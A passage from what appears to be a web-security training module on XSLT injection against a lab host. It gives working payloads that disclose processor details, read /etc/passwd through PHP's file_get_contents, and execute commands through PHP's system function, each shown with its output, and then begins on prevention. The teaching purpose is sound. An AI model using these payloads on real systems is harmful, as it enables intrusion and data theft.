As we can see, the name we provide is reflected on the page. Suppose the web application stores the module information in an XML document and displays the data using XSLT processing. In that case, it might suffer from XSLT injection if our name is inserted without sanitization before XSLT processing. To confirm that, let us try to inject a broken XML tag to try to provoke an error in the web application. We can achieve this by providing the username `<`:



```
GET /index.php?name=< HTTP/1.1
Host: xsltinjection.htb
```

```
HTTP/1.0 500 Internal Server Error
Date: Sat, 04 May 2024 21:00:38 GMT
Server: Apache/2.4.59 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


As we can see, the web application responds with a server error. While this does not confirm that an XSLT injection vulnerability is present, it might indicate the presence of a security issue.

Information Disclosure

We can try to infer some basic information about the XSLT processor in use by injecting the following XSLT elements:

```
Version: <xsl:value-of select="system-property('xsl:version')" />
<br/>
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br/>
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
<br/>
Product Name: <xsl:value-of select="system-property('xsl:product-name')"
/>
<br/>
Product Version: <xsl:value-of select="system-property('xsl:product-
version')" />
```

The web application provides the following response:



Hi Version: 1.0
Vendor: libxslt
Vendor URL: http://xmlsoft.org/XSLT/
Product Name:
Product Version: , here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
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Since the web application interpreted the XSLT elements we provided, this confirms an XSLT injection vulnerability. Furthermore, we can deduce that the web application seems to rely on the `libxslt` library and supports XSLT version `1.0`.

Local File Inclusion (LFI)


We can try to use multiple different functions to read a local file. Whether a payload will work depends on the XSLT version and the configuration of the XSLT library. For instance, XSLT contains a function `unparsed-text` that can be used to read a local file:

```
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />
```

However, it was only introduced in XSLT version 2.0. Thus, our sample web application does not support this function and instead errors out. However, if the XSLT library is configured to support PHP functions, we can call the PHP function `file_get_contents` using the following XSLT element:

```
<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />
```

Our sample web application is configured to support PHP functions. As such, the local file is displayed in the response:



Hi root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false , here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
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
Remote Code Execution (RCE)

If an XSLT processor supports PHP functions, we can call a PHP function that executes a local system command to obtain RCE. For instance, we can call the PHP function `system` to execute a command:

```
<xsl:value-of select="php:function('system','id')" />
```



Hi uid=33(www-data) gid=33(www-data) groups=33(www-data), here are your favorite Academy modules:

1. Tier 0: **Learning Process** (by Cry0l1t3)
2. Tier 0: **Intro to Academy** (by Haris Pylarinos)
3. Tier 1: **Network Enumeration with Nmap** (by Cry0l1t3)
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Preventing XSLT Injection

After discussing how to identify and exploit XSLT injection vulnerabilities in the previous sections, we will conclude this module by discussing how to prevent them.

Prevention

Similarly to all injection vulnerabilities discussed in this module, XSLT injection can be prevented by ensuring that user input is not inserted into XSL data before processing by the XSLT processor. However, if the output should reflect values provided by the user, user-provided data might be required to be added to the XSL document before processing. In this case, it is essential to implement proper sanitization and input validation to avoid XSLT injection vulnerabilities. This